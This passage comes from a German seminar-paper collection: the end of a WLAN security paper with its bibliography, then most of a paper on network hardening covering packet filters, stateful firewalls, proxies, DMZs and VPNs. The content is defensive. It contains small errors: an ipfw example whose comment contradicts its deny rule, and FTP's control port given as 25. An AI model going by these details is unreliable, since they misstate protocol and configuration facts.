Wie bei jeder Anwendung, welche auf einem Shared Secret basiert, ist die Sicherheit eines WEP-,TKIP- und CCMP-geschützten Netzes immer stark abhängig von der Wahl des Passworts. Diese müssen den Sicherheisanforderungen gerecht sein. Dazu gehört, dass sie eine gewisse Mindestlänge aufweisen, damit einfaches Durchprobieren aller Möglichkeiten einen Angreifer nicht zum Ziel führen wird. Weiter sollten keine gebräuchlichen Wörter als Passwort verwendet werden, da solche sehr leicht anhand eines Wörterbuch angegriffen werden können. Dasselbe gilt für Passphrasen, welche möglichst nicht aus solchen Wörtern bestehen sollten. Ein weiterer Punkt ist, dass Passwörter nicht aus dem Umfeld abgeleitet werden sollten, da es einem Angreifer mit genügend Recherche möglich sein könnte, das Passwort zu erraten.

4.2. Sicherheit auf höherer Schicht

Grundsätzlich kann auch jede Art von Verschlüsselung auf einer höheren Schicht helfen, die Unsicherheit eines WLANs ein Stück weit ausgleichen. Dazu gehören verschlüsselnde Protokolle, wie z.B. SSH oder SSL, aber auch VPNs. Dabei sind aber die typischen Fallstricke zu beachten. So muss auf jeden Fall eine Implementierung gewählt werden, die beide Kommunikationspartner authentifiziert, da sonst ein Man-in-the-Middle-Angriff ohne Weiteres durchgeführt werden kann.

4.3. Hardware deaktivieren

Das Deaktivieren der Hardware kann ebenfalls sicherheitsfördernd eingesetzt werden, da während dieser Zeit keine Mängel der verwendeten Sicherheitsmechanismen ausgenutzt werden können. Diese triviale Vorkehrung ist oft nicht möglich, da der Anwender darauf keinen Zugriff hat, oder das Netz einfach ständig in Gebrauch ist. Vor allem bei privaten Netzen ist das Deaktivieren der Hardware aber meist ein geringer Aufwand, welcher in Kauf genommen werden kann.

4.4. Treiber und Firmware aktuell halten

Wie bereits im vorigen Abschnitt erwähnt kommt es von Zeit zu Zeit vor, dass Fehler in Treibern oder auch der Firmware der eingesetzten Hardware gefunden werden. Da diese Fehler meist gravierende Folgen für den Betrieb und die Sicherheit eines WLANs haben, sollte darauf geachtet werden, dass Treiber und Firmwares immer aktuell gehalten werden, um Angriffe auf diese möglichst auszuschließen.

5. Zusammenfassung

Zusammenfassen kann gesagt werden, dass WLANs immer besondere Tücken bieten. Wer diese in Kauf nehmen will oder muss, sollte aber darauf achten jede mögliche Vorsichtsmaßnahme in Anspruch zu nehmen. Durch die Offenheit des Zugangs muss vor allem darauf geachtet werden, dass Abhören und Eingreifen wirksam verhindert werden. Dies ist mit aktuellen Standards möglich. Dennoch existiert weiterhin ein gewisses Restrisiko. Es bleibt also die Entscheidung, ob die Verwendung von WLANs in einem gewissen Szenario sinnvoll ist. Diese Entscheidung muss gut durchdacht sein und mit der Entwicklung im drahtlosen Sektor ständig überprüft werden.

Literatur

[FlMS01] Scott Fluhrer, Itsik Mantin und Adi Shamir. Weaknesses in the Key Scheduling Algorithm of RC4. *Lecture Notes in Computer Science* Band 2259, 2001. http://www.drizzle.com/ aboba/IEEE/rc4_ksaproc.pdf.

[IEEE04] IEEE Computer Society. 802.11i - IEEE Standard for Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) specifications, Juni 2004.

[Kore04a] KoreK. Packet-per-packet decryption technique. 2004. Stand: Dezember 2006 http://www.netstumbler.org/showthread.php?t=12489.

[Kore04b] KoreK. WEP statistical cryptanalysis attack. 2004. Stand: Dezember 2006 http://www.netstumbler.org/showthread.php?t=11878&page=2.

[Mosk03] Robert Moskowitz. Weakness in Passphrase Choice in WPA Interface, November 2003. Stand: Dezember 2006 http://wifinetnews.com/archives/002452.html.

Abbildungsverzeichnis

Network Hardening

Christian Neumann

Diese Seminararbeit beschäftigt sich mit den Möglichkeiten, die einem Netzwerkadministrator zur Verfügung stehen, um ein Netzwerk vor unbefugtem Eindringen zu schützen. Schwerpunktmäßig werden Firewalls und deren Untertypen behandelt, aber auch Virtuelle Private Netzwerke und die Gefahr durch Angreifer innerhalb des Netzwerkes werden beschrieben. Zum Schluss wird mit Intrusion Detection Systemen noch eine Möglichkeit zur Spurensicherung während oder nach einem erfolgtem Angriff aufgezeigt.

1. Einleitung

Computer spielen heutzutage nicht nur eine wichtige Rolle, sondern stellen für viele Firmen einen essentiellen Baustein ihrer Produktivität dar. Mit dem Voranschreiten der Technik und dem Zusammenwachsen der Märkte, gewinnt auch die Vernetzung der einzelnen Computer zunehmend an Bedeutung. Es ist nun relativ einfach möglich, Daten mit einer Zweigstelle oder einem Kunden, auch wenn diese am anderen Ende der Welt sitzen, auszutauschen. Allerdings werden die Gefahren, die eine Solche Vernetzung mit sich bringen kann, auf Grund dieses Komforts oft vergessen oder verdrängt. Sensible Daten oder gar Firmengeheimnisse, die auf Papier in einem Tresor ruhen würden, werden auf kaum gesicherten Servern abgelegt und das, obwohl Angriffe auf Netzwerke in den letzten Jahren stark zugenommen haben. Diese Arbeit zeigt nun einige Möglichkeiten auf, der steigenden Zahl der Angriffe aus dem Internet effektiv zu begegnen und dennoch ein Höchstmaß an Komfort für die Benutzer Aufrecht zu erhalten.

1.1. Risikoanalyse

Der erste Schritt zum Sichern eines Netzwerkes sollte in einer detaillierten Analyse des zu schützenden Netzwerkes liegen. Besonders die Fragen “Wie gefährdet ist das Netzwerk?“ und “Wie kritisch ist ein Ausfall / unbefugtes Eindringen?“ verdienen besondere Aufmerksamkeit. Anhand der hier ermittelten Daten kann nun abgeschätzt werden, wie viel Zeit und Geld in die Absicherung des Netzwerkes investiert werden soll. Je mehr Sicherheit benötigt wird, desto höher ist auch der Aufwand. Hier kann durchaus auch festgestellt werden, dass der Schutz, den ein Router mit statischem Portfilter bietet ausreicht. Es dürfte z.B. viel zu aufwendig (und zu teuer) sein, ein paar Heimrechner mit einer zusätzlichen Firewall zu schützen.

2. Firewalls

Firewall (dt. Brandschutzmauer) In dieser Arbeit wird mit Firewall ein System bezeichnet, dessen Aufgabe es ist, mittels definierter Regeln, Paketen das Eindringen in ein lokales Netzwerk (LAN, local area network) zu gestatten oder zu verbieten.

Dieser Abschnitt beschäftigt sich mit den verschiedenen Firwall-Typen. Es wird gezeigt, wie sie arbeiten, welche Firewall wo eingesetzt wird und welche Schwachstellen die verschiedenen Typen haben. Im Abschnitt "Demilitarized Zone" wird zusätzlich darauf eingegangen, wie ein Netzwerk, das auch Dienste anbietet (Webserver, FTP-Server etc.), effizient geschützt werden kann.

2.1. "Scissor Firewall"



Abbildung 1: Scissor Firewall - Die absolut sichere "Lösung"

Diese Firewall (die eigentlich keine ist) ist die einzige Möglichkeit, sein Netzwerk absolut vor Angriffen aus dem Internet zu schützen. Sollte bei der Risikoanalyse festgestellt worden sein, dass ein erfolgreicher Angriff von aussen unvertretbare und evtl. katastrophale Folgen haben könnte, so ist die beste Möglichkeit das Netzwerk abzusichern eine komplette Trennung vom Internet. Diese Praxis wird vor allem den Geheimdiensten nachgesagt, die Rechner mit vertraulichen Daten gar nicht erst an das Internet anschließen. Mitarbeiter haben dann zwei Rechner am Arbeitsplatz, einen der ans Internet angebunden ist und einen der mit dem vertraulichen Netz verbunden ist. Natürlich wird dann auch eine Regelung (in Form von Dienstanweisungen oder ähnlichem) benötigt, um einen Datentransfer mittels Datenträger, z.B. per USB-Stick oder Diskette, auf Rechner, die an das externe Netz angeschlossen sind zu unterbinden.

2.2. Port- und Paketfilter



Abbildung 2: Schematische Darstellung eines Portfilter

Eine einfache und weit verbreitete Technik ist es, Pakete anhand ihrer IP-Adressen (Quelle und Ziel) sowie ihrer Quell- und Zielports zu filtern. Auf diese Weise können nur bestimmte Dienste von aussen zugänglich gemacht werden. Dabei wird der Header betrachtet und ein Satz von definierten Regeln auf das Paket angewandt. Dieser Regelsatz wird von oben

nach unten abgearbeitet und die erste auf das Paket passende Regel angewandt. Sollte keine Regel vorhanden sein, wird das Paket meistens nach dem Grundsatz "Was nicht erlaubt ist, ist verboten" verworfen. Moderne Paketfilter können auch TCP-Flags auslesen und als Auswahlkriterium heranziehen. Abbildung 2 zeigt die Funktionsweise eines Paketfilters.

Im Folgenden werden zwei verschiedene Arten der Paketfilter besprochen.

2.2.1. Statische Paketfilterung

Diese Form ist die älteste Form der Paketfilterung. Sie wird seit ca. 20 Jahren eingesetzt und ist heutzutage die Standardimplementierung in herkömmlichen Routern. Charakteristisch für statische Paketfilter sind die fehlenden Statusinformationen. Dies bedeutet, dass jedes Paket unabhängig von den vorangegangenen Paketen betrachtet und bewertet wird. Dies ist jedoch auch die größte Schwäche der statischen Paketfilter. Für die meisten Verbindungen müssen so zwei Regeln erstellt werden. Eine für die ausgehenden Pakete und eine für die eingehenden.

Abbildung 3 zeigt einen kleinen Beispielregelsatz von "ipfw".

Bei Programmen, die keine festgelegten Ports verwenden, ist die Sache noch etwas schwieriger. Hier müssen oft weite Portbereiche geöffnet werden, um den Programmen die Arbeit zu ermöglichen. Dies ist vor allem dann der Fall, wenn Clients innerhalb des Netzwerkes eine Verbindung ins Internet initiieren (z.B. Mailserver). Diese Anwendung bekommt dann vom Betriebssystem einen zufälligen hohen Port (ab 1023) zugewiesen. Der statische Paketfilter muss daher oft alle Pakete mit einem hohen Zielport von aussen durchlassen, um sicherzugehen, dass solche Programme, die mit zufälligen hohen Ports arbeiten, korrekt funktionieren, wodurch er ziemlich "löchrig" wird.[FrGu05]

```
# Blockt Telnet von aussen (any) ins interne Netz (192.168.0.*)
ipfw add deny tcp from any to 192.168.0.0/255.255.255.0 23
#die Gegenregel erlaubt telnet von innen nach aussen
ipfw add deny tcp from 192.168.0.0/255.255.255.0 to any 23

# DNS Anfragen (Port 53) sind von allen Seiten möglich.
ipfw add allow tcp from any to any 53
```

Abbildung 3: Beispielregelsatz des FreeBSD Paketfilters "ipfw"

Da die statischen Portfilter sehr einfach sind, können sie ohne großen Aufwand implementiert werden. Da sie sehr robust sind (es werden keine erweiterten Dienste benötigt), werden sie vor allem auf Geräten implementiert, die nicht sehr leistungsfähig und recht günstig sind (oder sein müssen). Zudem können sie mit sehr kurzer Einarbeitungszeit auch von einem Laien konfiguriert und betrieben werden. Auf Grund ihrer Einfachheit ist außerdem ein kritischer Fehler in der Implementierung eher unwahrscheinlich. Aus diesen Gründen ist der statische Portfilter die Standardfirewall auf herkömmlichen Routern.[Bart03]

2.2.2. Dynamische Filterung

Bei der dynamischen Paketfilterung werden die Pakete ebenfalls an Hand ihrer Quell- und Zielports (und evtl. an anderen Merkmalen wie IP-Adresse, bestimmte TCP-Flags, etc.) mittels eines Regelsatzes gefiltert, allerdings wird der Status einer Verbindung nun in einer Tabelle eingetragen. Dies bedeutet, dass nur noch eine Regel notwendig ist, da der Filter die Antwortpakete erkennt und der aktiven Verbindung zuordnen kann. Tabelle 1 zeigt eine solche Verbindungstabelle.

Protokoll	Quell-IP	Quellport	Ziel-IP	Zielport	Zeit
TCP	82.134.9.10	1467	213.4.56.9	25	5
TCP	135.75.19.6	2595	216.239.59.104	80	8
UDP	84.144.86.100	1100	213.148.129.10	53	30

Tabelle 1: Vereinfachtes Beispiel einer Verbindungstabelle

Die letzte Spalte enthält Informationen, wie viel Zeit verstrichen ist seit über diese Verbindung das letzte Paket gekommen ist. Normalerweise werden Verbindungen aus der Tabelle gelöscht, wenn das FIN-Flag in einem Paket gesetzt ist. Allerdings wird die Verbindung aus Sicherheitsgründen auch unterbrochen, wenn eine bestimmte Zeit keine Pakete mehr über sie übertragen wurden. Dies kann der Fall sein, wenn der Partner während einer Session abstürzt oder vom Netz getrennt wird.[FrGu05]

Aufgrund der oben beschriebenen Probleme haben statische Paketfilter den Namen “Firewall“ kaum verdient und es sollte von einem alleinigen Einsatz in einem produktiven Netzwerk abgesehen werden.

Dynamische Paketfilter und UDP:

Da UDP streng genommen ein verbindungsloses Protokoll ist, können auch keine Verbindungsinformationen aus dem UDP-Paket herausgelesen werden. Deshalb wird nach einem gesendeten UDP-Paket die Verbindung wieder aus der Tabelle gelöscht, wenn nicht vor Ablauf einer Timeout-Frist eine Antwort eintrifft. Trifft eine Antwort rechtzeitig ein, wird der Timeout-Zähler wieder auf Null zurückgesetzt und es wird auf ein neues Paket gewartet.

Dynamische Paketfilter haben den Vorteil, dass für jede Verbindung nur eine Regel benötigt wird, da die “Gegenregel“ automatisch generiert wird. Außerdem ist es nun nicht mehr nötig große Portbereiche zu öffnen, denn der Filter lässt Pakete, die von der Ziel-IP auf den Quellport kommen, automatisch zu.

Der Nachteil bei solchen Paketfiltern besteht darin, dass auch sie nicht in die Pakete “hineinschauen“ können. Als Beispiel wird hier FTP betrachtet. Das Problem bei einer FTP-Verbindung besteht darin, dass FTP nicht nur eine, sondern zwei Verbindungen benötigt. Der Anwender baut zu Beginn eine Verbindung zum FTP-Server auf (standardmäßig über Port 25). Dies ist die so genannte Kontrollverbindung, die über die gesamte Sitzung aufrechterhalten wird. Über sie werden die Befehle des Anwenders, wie zum Beispiel “GET“ oder “DIR“ zum Server gesendet. Werden nun Daten angefordert, z.B. das Verzeichnislisting mit “DIR“, lässt sich der Client von Betriebssystem einen freien hohen Port zuweisen und übermittelt diesen über die bestehende Kontrollverbindung zum Server. Dieser schickt daraufhin die Daten an diesen Port. Da der Paketfilter nicht in der Lage ist, in das FTP-Protokoll zu sehen (er analysiert lediglich den IP-Header), weiß er nichts von dieser Verbindung und wird die ankommenden Pakete mittels seines Regelsatzes prüfen und wahrscheinlich abweisen.

Dynamische Paketfilter beseitigen die größte Schwäche der statischen Paketfilter, indem sie Pakete Verbindungen zuordnen können. Allerdings sind auch sie bei einigen Protokollen nicht in der Lage, diesen die korrekte Arbeit zu ermöglichen. [FrGu05]

2.3. Stateful Packet Inspection

Neben FTP existieren noch eine ganze Reihe weiterer Dienste, die entweder Verbindungsdaten im Datensegment der IP-Pakete übertragen oder aber an überhaupt keine festen Ports gebunden sind (z.B. Remote Procedure Calls, Videostreams, einige Datenbanken, Exchange

Server, etc.). Diese Dienste können von den oben vorgestellten Paketfiltern nur mit Mühe oder gar nicht erkannt und richtig behandelt werden. Aus diesem Grund wird eine Firewall benötigt, die in der Lage ist, die Datenpakete einzusehen.

Firewalls die, dazu in der Lage sind werden *Stateful Inspection Firewalls* (kurz Stateful Firewalls) genannt. Dieser Begriff beschreibt eine Technik, die schon 1993 von der Firma Checkpoint entwickelt wurde. Heutzutage ist diese Firewall die am häufigsten verwendete und gilt als State-Of-The-Art.[Leu03] [Leu01]

In ihrer Funktionsweise unterscheidet sich eine Stateful Inspection Firewall erst einmal nicht von den dynamischen Paketfiltern. Auch sie speichert Verbindungen in einer Tabelle und benötigt nur eine Regel pro Verbindung. Allerdings ist es der Firewall möglich, durch Kenntnis über verschiedene Protokolle, den Typ der Verbindung zu ermitteln. So können z.B. die "Port"-Kommandos, mit denen der FTP-Client dem Server mitteilt, auf welchem Port er die Datenverbindung erwartet, ausgewertet und die ankommenden Daten durch die Firewall durchgelassen werden.

Weitere Vorteile sind, dass bei SMTP-Verbindungen (E-Mail) die Firewall den Absender der Mail erkennen und gegebenenfalls abweisen kann. Somit kann ein Schutz vor Spam und Viren eingerichtet werden. Außerdem können ICMP- Fehlermeldungen ohne Definition von zusätzlichen Regeln durch die Firewall geleitet werden (es wird erkannt zu welcher Verbindung die ICMP-Meldungen gehören).

Stateful Firewalls sind auf Grund ihrer komplexen Möglichkeiten und Aufgaben nicht ganz so einfach zu implementieren. Die Module oder Dienste, die hier auf der Firewall laufen müssen, machen die Firewall bei Design- oder Programmierfehlern angreifbar. Zudem stellen sie höhere Hardwareanforderungen an das System. Außerdem können sie den Datenverkehr nicht auf Anwendungsebene filtern. Die Firewall kann nicht erkennen von welcher Anwendung die Pakete kommen oder ihren Inhalt bewerten. So werden zwar HTTP-Verbindungen erkannt und richtig behandelt, es ist aber nicht möglich, zu erkennen ob die Anfragen von einem Browser oder von einem anderen Programm kommen. Weiterhin wird die gerade aufgerufene Webseite in der Regel nicht überprüft, eine Contentfilterung ist nicht üblich. [Stro03]

2.4. Application Firewalls (Proxies)

Um die im letzten Abschnitt angesprochenen Lücken zu schließen, gibt es Programme, die auf Anwendungsebene den Datenverkehr filtern. Solche, auf Anwendungsschicht arbeitenden Programme werden *Application Gateways* oder auch *Proxies* genannt. In Abbildung 4 ist zu sehen, dass der Datenverkehr nur über einen Proxy die Firewall passieren darf.



Abbildung 4: Application Gateway

In der Regel laufen diese Proxies als zusätzlicher Dienst auf der Firewall. Die User melden sich an diesem Dienst an und senden ihre Anfragen (z.B. nach einer Webseite) zunächst an

den Proxy anstatt ans Internet. Dieser bewertet die Anfragen und vergleicht sie mit seinem internen Regelsatz, dabei kann er erkennen von welchem Programm die Anfrage kommt und so auch die Verwendung von bestimmten Programmen einchränken oder verbieten. Zusätzlich kann erkannt werden welche Webseiten aufgerufen werden. So können etwa pornographische oder gewaltverherrlichende Seiten gesperrt werden.

Des weiteren haben die meisten Proxies einen eigenen Cache, in dem häufig verwendete Objekte abgelegt werden. So kann der Zugriff auf bestimmte Ressourcen, z.B. häufig genutzte, aber sich selten ändernde Webseiten stark beschleunigt und der Netzverkehr reduziert werden (z.B. bei einer Softwarefirma, deren Mitarbeiter oft auf ein Online-Referenzhandbuch zugreifen).

Zudem können z.B. Mails auf einem Mailproxy zwischengespeichert und auf Spam und Viren etc. untersucht werden, bevor der firmeneigene Exchange Server die Mails von dem Proxy abholt. Ein angenehmer Nebeneffekt dabei ist, dass der eigentliche Mailserver zur Wartung heruntergefahren werden kann, ohne dass dabei ein Verlust von evtl. wichtigen E-Mails befürchtet werden muss. Allerdings hat diese Zwischenspeichern einen kleinen Nachteil: Ressourcen, die sich relativ schnell ändern, werden eventuell in zu großen Intervallen im Cache aktualisiert und es kann passieren, dass der Anwender eine veraltete Version angezeigt bekommt. [Bart03]

Allerdings sind auch hier die Dienste relativ komplex und daher nicht einfach zu konfigurieren und zu warten. Auch sind Fehler, die einen Angriff auf Proxies ermöglichen nicht selten, weswegen eine ständige Kontrolle, ob die eingesetzten Versionen auf dem neuesten Stand sind, unerlässlich ist. Ein weitere Nachteil besteht darin, dass die meisten Proxies nur ein Protokoll unterstützen. Gegebenenfalls wird also für jedes eingesetzte Protokoll ein eigener Proxy (z.B. Mail, HTTP, SSL, FTP, etc.) benötigt.[FrGu05]

2.4.1. Explizite Proxies

Bei den meisten Proxies ist dieser Modus der voreingestellte Standard. Jeder Benutzer innerhalb des geschützten Netzweks muss dem verwendeten Programm (z.B. Internet Explorer bei einem HTTP-Proxy) mitteilen, dass ein Proxy verwendet werden soll. Um den Proxy dann tatsächlich zu benutzen, wird meist ein ein Kennwort benötigt. Dies stellt sicher, dass nicht autorisierte Benutzer diesen Dienst nicht verwenden können.

Die Anwender kommunizieren somit nur mit dem Proxy, der ihre Anfragen, nachdem er sie geprüft hat, ins Internet weiterleitet. Für die Benutzer sieht es jedoch so aus, als würden sie direkt mit dem Ziel kommunizieren. Das Ziel hingegen sieht nur den Proxy. Alle Antworten werden daher wieder zurück an den Proxy gesendet, der diese zum Anwender weiterleitet. Für den Zielserver ist der Anwender daher nicht sichtbar, da er nur eine Verbindung mit dem Proxy aufgebaut hat.

Aufgrund der Tatsache, dass keine direkte Verbindung zwischen Anwender und Ziel besteht, wird diese Art der Proxys auch gerne für Anonymisierungdienste verwendet. Das Ziel sieht nur den Proxy und kennt daher auch nur die Verbindungsdaten des Proxys und nicht des eigentlichen Anwenders. So lässt sich z.B. die IP-Adresse des Anwenders verbergen.

Explizite Proxys haben jedoch den Nachteil, dass bei jedem im Einsatz befindlichen PC oder Laptop die Einstellungen angepasst werden müssen. Jedem Programm, das einen Proxy verwenden soll, muss dies explizit mitgeteilt werden. Bei Notebooks, die zusätzlich noch außerhalb des lokalen Netzes eingesetzt werden (z.B. Außendienstmitarbeiter, die mit dem Laptop auch zu Hause arbeiten) müssen die Proxyeinstellungen evtl. jedes Mal beim Verbinden zum lokalen Netz geändert werden. Daher ist dieses Vorgehen für die meisten Zwecke zu aufwendig.

2.4.2. Transparente Proxies

Bei dieser Proxy-Variante weiß der Anwender nicht, dass er einen Proxy benutzt. Für ihn sieht es aus, als ob er direkt mit dem Ziel kommunizieren könnte und würde. Dazu werden vom lokalen Netz kommenden Datenpakete von der Firewall auf den für das benutzte Protokoll zuständigen Proxy umgeleitet werden. Dieser funktioniert nun genau wie in der expliziten Variante beschrieben. Er verschickt also die umgeleiteten Daten an das Ziel im Internet. Das Ziel wiederum sendet die Antwort zum Proxy, der diese wiederum zum Anwender weiterleitet. Der Proxy arbeitet also völlig im Hintergrund, man nennt dies *transparent*, und ist somit vom Anwender nicht zu sehen.

Der Vorteil dieser Variante ist, dass der Konfigurationsaufwand minimiert wird, da lediglich zentral an der Firewall und am Proxy Einstellungen vorgenommen werden müssen. Ändert sich der Proxy oder die Netzwerkstruktur sind keine zusätzlichen Änderungen an den Rechnern innerhalb des Netzes notwendig. Außerdem sind die Anwender, ohne ihr Wissen, dazu gezwungen diesen Proxy zu verwenden. Allerdings können dann alle am lokalen Netz angeschlossenen Rechner diesen Proxy nutzen. Eine Authentifizierung, wie bei der expliziten Variante findet nicht statt.

Transparente Proxies können nur bei unverschlüsselten, also in Klartext übertragenen Protokollen, eingesetzt werden. Verschlüsselung stellt ja gerade sicher (oder zumindest sollte sie dies), dass der Anwender direkt mit dem Ziel kommuniziert und nicht noch eine dritte Instanz dazwischen sitzt. Ist es möglich bei einem verschlüsselten Protokoll einen transparenten Proxy einzusetzen, ist ein Man-in-the-middle-Angriff ebenfalls möglich. Ein Angreifer macht hier schließlich nichts anderes, als sich transparent zwischen zwei Kommunikationspartner zu "setzen". [Dith03]

2.5. Demilitarized Zone (DMZ)

Bis hier hin wurden Möglichkeiten aufgezeigt, um das Netzwerk möglichst gut vor unbefugtem Eindringen von aussen zu schützen. Allerdings ist es oft notwendig, bestimmte Dienste von aussen zugänglich zu machen. Dies kann der firmeneigene Mailserver, oder eine Datenbank für Lizenzzwecke, aber auch ein eigener Webserver für die Internetpräsenz sein. Werden nun die Server für die von aussen benötigten Dienste im lokalen Netzwerk aufgestellt, ergibt sich das Problem, dass die Sicherheit dieser Dienste kaum abschätzbar ist. Fehler in Web-, Mail- und FTP- Servern, die für einen Angriff ausgenutzt werden können, kommen relativ häufig vor. Wird nun einer dieser Dienste von einem Angreifer kompromittiert, steht diesem im Extremfall das lokale Netzwerk offen.

Um dieses Problem zu lösen, kann eine so genannte *Demilitarized Zone (DMZ)* eingerichtet werden. Dazu wird eine zweite Firewall zwischen die von aussen zugänglichen Dienste und dem lokalen Netzwerk geschaltet. Wird nun ein Server in der DMZ erfolgreich angegriffen, ist ein Zugriff auf das lokale Netz wegen der zweiten Firewall nicht möglich. Abbildung 5 zeigt eine solche Konfiguration.

Zusätzlich ist es, wie in Abbildung 5 gezeigt, sinnvoll, jeden Dienst auf einem eigenen Server zu betreiben. Solche Server werden *Bastion Hosts* genannt. Dies hat zum Ziel, einem Angreifer möglichst wenig Angriffsfläche zu bieten. Läuft nur ein Dienst auf dem Server kann auch nur dieser Dienst angegriffen werden. Zudem können die einzelnen Server heruntergefahren werden (z.B. zu Wartungszwecken, aber auch nach einem erfolgreichen Angriff) ohne dass die anderen Dienste betroffen sind.[Bart03]

Ist es notwendig, dass bestimmte, potentiell unsichere Dienste von aussen zugänglich gemacht werden müssen, empfiehlt sich das Einrichten einer solchen Demilitarized Zone. Zwar steigt



Abbildung 5: DMZ mit Bastion Hosts

der Administrationsaufwand, da eine zweite Firewall administriert werden muss. Dies steht in der Regel jedoch in keinem Verhältnis zum nicht kalkulierbaren Risiko, den ein solcher Dienst im lokalen Netz mit sich bringt.

3. Virtuelle Private Netzwerke (VPN)

In den vorangegangenen Abschnitten wurden Möglichkeiten aufgezeigt, mit denen ein Netzwerk möglichst zuverlässig vor Zugriffen von außerhalb geschützt werden kann. Nun gibt es allerdings in vielen (vor allem größeren) Firmen auch Mitarbeiter, die von außerhalb über ein potentiell unsicheres Netz (Internet) auf das lokale Netzwerk zugreifen müssen. Eine Möglichkeit wäre hier, das Aufbauen einer Remotedesktopverbindung zu einem Rechner innerhalb des lokalen Netzes zu gestatten. Allerdings bietet diese Methode Angreifern einen bequemen Weg durch die Firewall. Es kann nun jeder aus dem Internet eine Verbindung durch den freien Port aufbauen. Die Sicherheit dieser Lösung hängt nun ausschließlich von der Sicherheit des implementierten Mechanismus und von der Güte des verwendeten Passwortes ab.

Eine andere Möglichkeit ist der Aufbau einer verschlüsselten Verbindung von einem Rechner im Internet zum lokalen Netzwerk. Dabei werden die Daten verschlüsselt über das unsicher Netz (meistens das Internet), zu dem lokalen Netz geschickt. Dort werden sie von einem Gerät, dem so genannten *VPN-Switch* entschlüsselt. Dieses Gerät sorgt auch für die Authentifizierung des Benutzers. Dies geschieht meistens mittels Benutzername und Passwort und leitet den Benutzer dann in das interne Netz weiter. Er kann nun auf die Daten zugreifen, wie wenn er physikalisch im lokalen Netzwerk angeschlossen wäre. Da aber keine echte direkte Verbindung besteht, wird das aufgebaute Netzwerk *virtuell* genannt. Abbildung 6 zeigt den prinzipiellen Aufbau eines *Virtuellen Privaten Netzwerks*. [Lipp06]

Da die Daten für Dritte nicht einsehbar sind, spricht man hier auch von einem “Tunnel“ durch das Internet. Es ist aber auch hier nicht vorauszusagen, welchen Weg die Pakete durch das Internet nehmen, so dass die Vorstellung von einem direkten Tunnel zum Ziel nicht ganz korrekt ist.

Allerdings garantiert auch eine Verschlüsselung keinen absoluten Schutz vor Angriffen. Da oft eine einseitige Authentifizierung eingesetzt wird, bei der sich nur der Client ausweisen muss, kann nicht immer sichergestellt werden, dass der Server, wirklich der ist, zu dem die Verbindung aufgebaut werden sollte. Dies ermöglicht wiederum einen Man-in-the-middle-Angriff. Der Benutzer will eine Verbindung initiieren, wird aber auf den Rechner des Angreifers, der



Abbildung 6: Ein Netzwerk mit Firewall und VPN

